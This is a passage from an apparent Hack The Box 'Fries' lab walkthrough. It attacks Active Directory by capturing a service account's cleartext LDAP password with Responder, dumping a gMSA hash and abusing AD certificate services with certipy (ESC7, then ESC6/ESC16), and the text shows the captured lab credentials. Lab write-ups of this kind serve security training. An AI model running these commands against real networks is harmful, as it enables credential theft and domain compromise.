
There are tons of options that we can messup with but we can see the LDAP urls with ldaps://dc01.fries.htb:636 and also Proxy User is svc_infra.
→ We can perform to capture svc_infra creds via responder.
Start the responder.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ sudo responder -I tun0
                                                                                                                __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.16.41]
    Responder IPv6             [dead:beef:4::1027]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-E3AUNCVTJME]
    Responder Domain Name      [QBGW.LOCAL]
    Responder DCE-RPC Port     [46817]

[*] Version: Responder 3.1.7.0
[*] Author: Laurent Gaffie, <lgaffie@secorizon.com>
[*] To sponsor Responder: https://paypal.me/PythonResponder

[+] Listening for events...
Then we will Add Value.

We add ldap://10.10.16.41:389 so we are using the default LDAP port.

After that, we can click Test LDAP Profile to trigger it up.

Seeing some WARN but when back to responder.
[LDAP] Cleartext Client   : 10.129.22.160
[LDAP] Cleartext Username : CN=svc_infra,CN=Users,DC=fries,DC=htb
[LDAP] Cleartext Password : m6tneOMAh5p0wQ0d
Capture password m6tneOMAh5p0wQ0d for svc_infra.
→ Let’s verify it.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ nxc smb DC01.fries.htb -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d'
SMB         10.129.22.160   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.22.160   445    DC01             [+] fries.htb\svc_infra:m6tneOMAh5p0wQ0d
Now we can generate krb5.conf.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ sudo nxc smb DC01.fries.htb -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' -k --generate-krb5-file krb5.conf
SMB         DC01.fries.htb  445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         DC01.fries.htb  445    DC01             [+] krb5 conf saved to: krb5.conf
SMB         DC01.fries.htb  445    DC01             [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB         DC01.fries.htb  445    DC01             [+] fries.htb\svc_infra:m6tneOMAh5p0wQ0d
[libdefaults]
dns_lookup_kdc = false
dns_lookup_realm = false
default_realm = FRIES.HTB
[realms]
FRIES.HTB = {
kdc = dc01.fries.htb
admin_server = dc01.fries.htb
default_domain = fries.htb
}
[domain_realm]
.fries.htb = FRIES.HTB
fries.htb = FRIES.HTBMoving it to /etc/krb5.conf.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ sudo mv krb5.conf /etc/krb5.conf
Also get the ticket of this user.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ getTGT.py fries.htb/svc_infra:'m6tneOMAh5p0wQ0d' -dc-ip 10.129.22.160
Impacket v0.14.0.dev0+20251114.155318.8925c2ce - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in svc_infra.ccache

└─$ export KRB5CCNAME=svc_infra.ccache
Doing some users enumeration to see what user is our next target.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ nxc smb DC01.fries.htb -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' --users
SMB         10.129.21.54    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.21.54    445    DC01             [+] fries.htb\svc_infra:m6tneOMAh5p0wQ0d
SMB         10.129.21.54    445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.21.54    445    DC01             Administrator                 2025-05-18 12:19:36 0       Built-in account for administering the computer/domain
SMB         10.129.21.54    445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.21.54    445    DC01             krbtgt                        2025-05-18 14:59:59 0       Key Distribution Center Service Account
SMB         10.129.21.54    445    DC01             w.earl                        2025-05-20 13:08:31 0
SMB         10.129.21.54    445    DC01             d.cooper                      2025-05-20 13:12:52 0
SMB         10.129.21.54    445    DC01             b.horne                       2025-05-20 13:13:19 0
SMB         10.129.21.54    445    DC01             b.briggs                      2025-05-20 13:13:44 0
SMB         10.129.21.54    445    DC01             s.johnson                     2025-05-20 13:14:04 0
SMB         10.129.21.54    445    DC01             j.hurley                      2025-05-20 13:14:25 0
SMB         10.129.21.54    445    DC01             h.truman                      2025-05-20 13:14:50 0
SMB         10.129.21.54    445    DC01             d.lynch                       2025-05-20 13:15:12 0
SMB         10.129.21.54    445    DC01             l.palmer                      2025-05-20 13:15:38 0
SMB         10.129.21.54    445    DC01             l.johnson                     2025-05-20 13:16:02 0
SMB         10.129.21.54    445    DC01             h.jennings                    2025-05-20 13:16:24 0
SMB         10.129.21.54    445    DC01             svc_infra                     2025-06-01 14:16:02 0
SMB         10.129.21.54    445    DC01             d.wilson                      2025-05-31 10:16:53 0
SMB         10.129.21.54    445    DC01             m.hannigan                    2025-05-31 10:17:44 0
SMB         10.129.21.54    445    DC01             [*] Enumerated 17 local users: FRIES
So these users do not have description so let’s up to bloodhound.
Bloodhound
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ rusthound-ce -d fries.htb -f DC01.fries.htb -u svc_infra -p 'm6tneOMAh5p0wQ0d' -n 10.129.22.160 -c All -k -z -o fries_reexport
---------------------------------------------------
Initializing RustHound-CE at 09:05:03 on 11/24/25
Powered by @g0h4n_0
---------------------------------------------------

[2025-11-24T14:05:03Z INFO  rusthound_ce] Verbosity level: Info
[2025-11-24T14:05:03Z INFO  rusthound_ce] Collection method: All
[2025-11-24T14:05:05Z INFO  rusthound_ce::ldap] Connected to FRIES.HTB Active Directory!
[2025-11-24T14:05:05Z INFO  rusthound_ce::ldap] Starting data collection...
[2025-11-24T14:05:05Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-11-24T14:05:07Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=fries,DC=htb
[2025-11-24T14:05:07Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-11-24T14:05:09Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=fries,DC=htb
[2025-11-24T14:05:09Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-11-24T14:05:11Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=fries,DC=htb
[2025-11-24T14:05:11Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-11-24T14:05:11Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=fries,DC=htb
[2025-11-24T14:05:11Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2025-11-24T14:05:13Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=fries,DC=htb
[2025-11-24T14:05:13Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
⢀ Parsing LDAP objects: 2%                                                                                                                                                                                                                                                                                                  [2025-11-24T14:05:13Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2025-11-24T14:05:13Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 19 users parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 62 groups parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 2 computers parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 2 ous parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 3 domains parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2025-11-24T14:05:13Z INFO  rusthound_ce::json::maker::common] fries_reexport/20251124090513_fries-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 09:05:13 on 11/24/25! Happy Graphing!
Let’s ingest this zip file to bloodhound and take a look around.

So our path will starting from svc_infra user.

We can see that svc_infra got ReadGMSAPassword over GMSA_CA_PROD$@FRIES.HTB and svc_infra is also a member of DOMAIN USERS@FRIES.HTB that Enroll to FRIES-DC01-CA@FRIES.HTB.

Take a look at GMSA_CA_PROD$@FRIES.HTB and see that it used for Certification Authority operations.
→ Let’s perform readgmsapassword by using this gMSADumper.
ReadGMSAPassword
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ python3 gMSADumper/gMSADumper.py -u 'svc_infra' -p 'm6tneOMAh5p0wQ0d' -d fries.htb -l DC01.fries.htb
Users or groups who can read password for gMSA_CA_prod$:
 > svc_infra
gMSA_CA_prod$:::fc20b3d3ec179c5339ca59fbefc18f4a
gMSA_CA_prod$:aes256-cts-hmac-sha1-96:ed5ace86edc26a17bac9a5c1b46e568d5d38bbeac6f9b01ed5051369fea5acd6
gMSA_CA_prod$:aes128-cts-hmac-sha1-96:1f0b4c16eb87c035ea73533779499822
Got the following hash fc20b3d3ec179c5339ca59fbefc18f4a for gMSA_CA_prod$.
→ Let’s get the ticket then performing the ADCS.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ getTGT.py fries.htb/'gMSA_CA_prod$' -hashes ':fc20b3d3ec179c5339ca59fbefc18f4a' -dc-ip 10.129.22.160
Impacket v0.14.0.dev0+20251114.155318.8925c2ce - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in gMSA_CA_prod$.ccache
ADCS
Update the new ticket environment.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ export KRB5CCNAME=gMSA_CA_prod\$.ccache
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad find -u 'gMSA_CA_prod$@fries.htb' -hashes 'fc20b3d3ec179c5339ca59fbefc18f4a' -k -target DC01.fries.htb -dc-ip 10.129.22.160 -vulnerable -stdout
Certipy v5.0.3 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 16 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fries-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fries-DC01-CA'
[*] Checking web enrollment for CA 'fries-DC01-CA' @ 'DC01.fries.htb'
[*] Enumeration output:
Certificate Authorities
0
CA Name : fries-DC01-CA
DNS Name : DC01.fries.htb
Certificate Subject : CN=fries-DC01-CA, DC=fries, DC=htb
Certificate Serial Number : 26117C1FFA5705AF443B7E82E8C639A9
Certificate Validity Start : 2025-11-18 05:39:18+00:00
Certificate Validity End : 3024-05-19 14:11:46+00:00
Web Enrollment
HTTP
Enabled : False
HTTPS
Enabled : False
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Active Policy : CertificateAuthority_MicrosoftDefault.Policy
Permissions
Owner : FRIES.HTB\Administrators
Access Rights
ManageCa : FRIES.HTB\gMSA_CA_prod
FRIES.HTB\Domain Admins
FRIES.HTB\Enterprise Admins
FRIES.HTB\Administrators
Enroll : FRIES.HTB\gMSA_CA_prod
FRIES.HTB\Domain Users
FRIES.HTB\Domain Computers
FRIES.HTB\Authenticated Users
ManageCertificates : FRIES.HTB\Domain Admins
FRIES.HTB\Enterprise Admins
FRIES.HTB\Administrators
[+] User Enrollable Principals : FRIES.HTB\gMSA_CA_prod
FRIES.HTB\Domain Users
FRIES.HTB\Authenticated Users
FRIES.HTB\Domain Computers
[+] User ACL Principals : FRIES.HTB\gMSA_CA_prod
[!] Vulnerabilities
ESC7 : User has dangerous permissions.
Certificate Templates : [!] Could not find any certificate templatesThis got vulnerable to esc7-dangerous-permissions-on-ca.
→ Let’s exploit it out.
Privilege Escalation
We will perform based on esc7-dangerous-permissions-on-ca to see if we can get the administrator as our final target.
ESC7
First step we will add ourself as Certificate Officer.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad ca \
    -u 'gMSA_CA_prod$@fries.htb' \
    -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \
    -dc-ip 10.129.22.160 \
    -target DC01.fries.htb \
    -ca 'fries-DC01-CA' \
    -add-officer 'gMSA_CA_prod'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully added officer 'gMSA_CA_prod$' on 'fries-DC01-CA'
Second step is to enable SubCA Template.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad ca \
    -u 'gMSA_CA_prod$@fries.htb' \
    -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \
    -dc-ip 10.129.22.160 \
    -target DC01.fries.htb \
    -ca 'fries-DC01-CA' \
    -enable-template 'SubCA'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Successfully enabled 'SubCA' on 'fries-DC01-CA'
Third step will be request Certificate for Administrator (It will be failed to sure to save the private key).
We will get the Administrator SID first via rpcclient.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ rpcclient -U "gMSA_CA_prod$%fc20b3d3ec179c5339ca59fbefc18f4a" --pw-nt-hash 10.129.22.160 -c "lookupnames Administrator"
Administrator S-1-5-21-858338346-3861030516-3975240472-500 (User: 1)
Now let’s request certificate for administrator.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad req \
    -u 'gMSA_CA_prod$@fries.htb' \
    -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \
    -dc-ip 10.129.22.160 \
    -target DC01.fries.htb \
    -ca 'fries-DC01-CA' \
    -template 'SubCA' \
    -upn 'administrator@fries.htb'
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 41
[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N): y
[*] Saving private key to '41.key'
[*] Wrote private key to '41.key'
[-] Failed to request certificate
As expected, it will failed but we have save the private key.
Now fourth step is gonna approve our own request.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ certipy-ad ca \
    -u 'gMSA_CA_prod$@fries.htb' \
    -hashes :fc20b3d3ec179c5339ca59fbefc18f4a \
    -dc-ip 10.129.22.160 \
    -target DC01.fries.htb \
    -ca 'fries-DC01-CA' \
    -issue-request 41
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[-] Access denied: Insufficient permissions to issue certificate
We got Access denied so let’s see why ESC7 is not working.
- Although gMSA_CA_prod$ has ManageCA rights, the CA was not configured for the enrollment agent workflow.
- ESC7 requires: Templates configured for the enrollment agent Additional permissions that were not present.
[!] Vulnerabilities
      ESC7                              : User has dangerous permissions.
Certificate Templates                   : [!] Could not find any certificate templates
Therefore, ESC7 is not exploitable. So turn out this techique is using esc7-abusing-subca where there is another one esc7-exposing-to-esc6 that we can enable the EDITF_ATTRIBUTESUBJECTALTNAME2 attribute then restart the CertSvc service to abuse ESC6.
So checking out this esc6-ca-allows-san-specification-via-request-attributes and gather what we have got.
- Full Access Rights over
ManageCaandManageCertificates. User Specified SAN: Disabledthat ESC6 is likely exploitable onceEDITF_ATTRIBUTESUBJECTALTNAME2changed it.- Have
CertificateAuthority_MicrosoftDefault.Policyas Active Policy which means that we can edit the policy -> ESC16 is possible.
→ We will exploit together with ESC6 and ESC16 based on Scenario B: ESC16 Combined with ESC6 (CA allows SAN specification via request attributes).
Check out esc16-security-extension-disabled-on-ca-globally for more details.
But let’s do some CA enumeration.
*Evil-WinRM* PS C:\> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                          Attributes
=========================================== ================ ============================================ ==================================================
FRIES\Domain Computers                      Group            S-1-5-21-858338346-3861030516-3975240472-515 Mandatory group, Enabled by default, Enabled group
Everyone                                    Well-known group S-1-1-0                                      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                               Alias            S-1-5-32-545                                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access     Alias            S-1-5-32-574                                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
We can see that gMSA_CA_prod$ is member of FRIES\Domain Computers, BUILTIN\Remote Management Users and NT AUTHORITY\Authenticated Users but one important thing is that this user is NOT in Domain Users.
→ Therefore, gMSA_CA_prod$ can not request a User certificate which lead to can not abuse ESC16 to forge a UPN/SID.
Let’s do permission verification with Certify.exe.
┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ locate Certify.exe
/usr/share/poshc2/resources/modules/Certify.exe

┌─[havoc@havocsec]─[~/Downloads/htb/fries]
└──╼ $ cp /usr/share/poshc2/resources/modules/Certify.exe .
If we do not have
Certify.exeon our kali machine yet, just go and download from the Certipy.
Upload to gMSA_CA_prod$ session.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> upload Certify.exe

Info: Uploading /home/kali/HTB_Labs/GACHA_Season9/Fries/Certify.exe to C:\Users\gMSA_CA_prod$\AppData\Local\Temp\Certify.exe

Data: 565928 bytes of 565928 bytes copied

Info: Upload successful!
Do CA permissions verification.
# CA permissions verification
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\AppData\Local\Temp> .\Certify.exe cas

   _____          _   _  __
  / ____|        | | (_)/ _|
 | |     ___ _ __| |_ _| |_ _   _
 | |    / _ \ '__| __| |  _| | | |
 | |___|  __/ |  | |_| | | | |_| |
  \_____\___|_|   \__|_|_|  \__, |
                             __/ |
                            |___./
  v1.0.0

[*] Action: Find certificate authorities
[*] Using the search base 'CN=Configuration,DC=fries,DC=htb'


[*] Root CAs

    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 0FDE266E3D674B5B37542D3E38699FFE2C93A662
    Cert Serial                   : 26117C1FFA5705AF443B7E82E8C639A9
    Cert Start Date               : 11/17/2025 9:39:18 PM
    Cert End Date                 : 5/19/3024 7:11:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb

    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 6BCC33E7CE74DC371715DAA806E9D7E73E606A46
    Cert Serial                   : 2E2DC1942D60559F460B0F47814FE48E
    Cert Start Date               : 5/19/2025 7:00:46 AM
    Cert End Date                 : 5/19/3024 7:10:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb


[*] NTAuthCertificates - Certificates that enable authentication:

    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 0FDE266E3D674B5B37542D3E38699FFE2C93A662
    Cert Serial                   : 26117C1FFA5705AF443B7E82E8C639A9
    Cert Start Date               : 11/17/2025 9:39:18 PM
    Cert End Date                 : 5/19/3024 7:11:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb

    Cert SubjectName              : CN=fries-DC01-CA, DC=fries, DC=htb
    Cert Thumbprint               : 6BCC33E7CE74DC371715DAA806E9D7E73E606A46
    Cert Serial                   : 2E2DC1942D60559F460B0F47814FE48E
    Cert Start Date               : 5/19/2025 7:00:46 AM
    Cert End Date                 : 5/19/3024 7:10:46 AM
    Cert Chain                    : CN=fries-DC01-CA,DC=fries,DC=htb


[*] Enterprise/Enrollment CAs:

    Enterprise CA Name            : fries-DC01-CA
    DNS Hostname                  : DC01.fries.htb
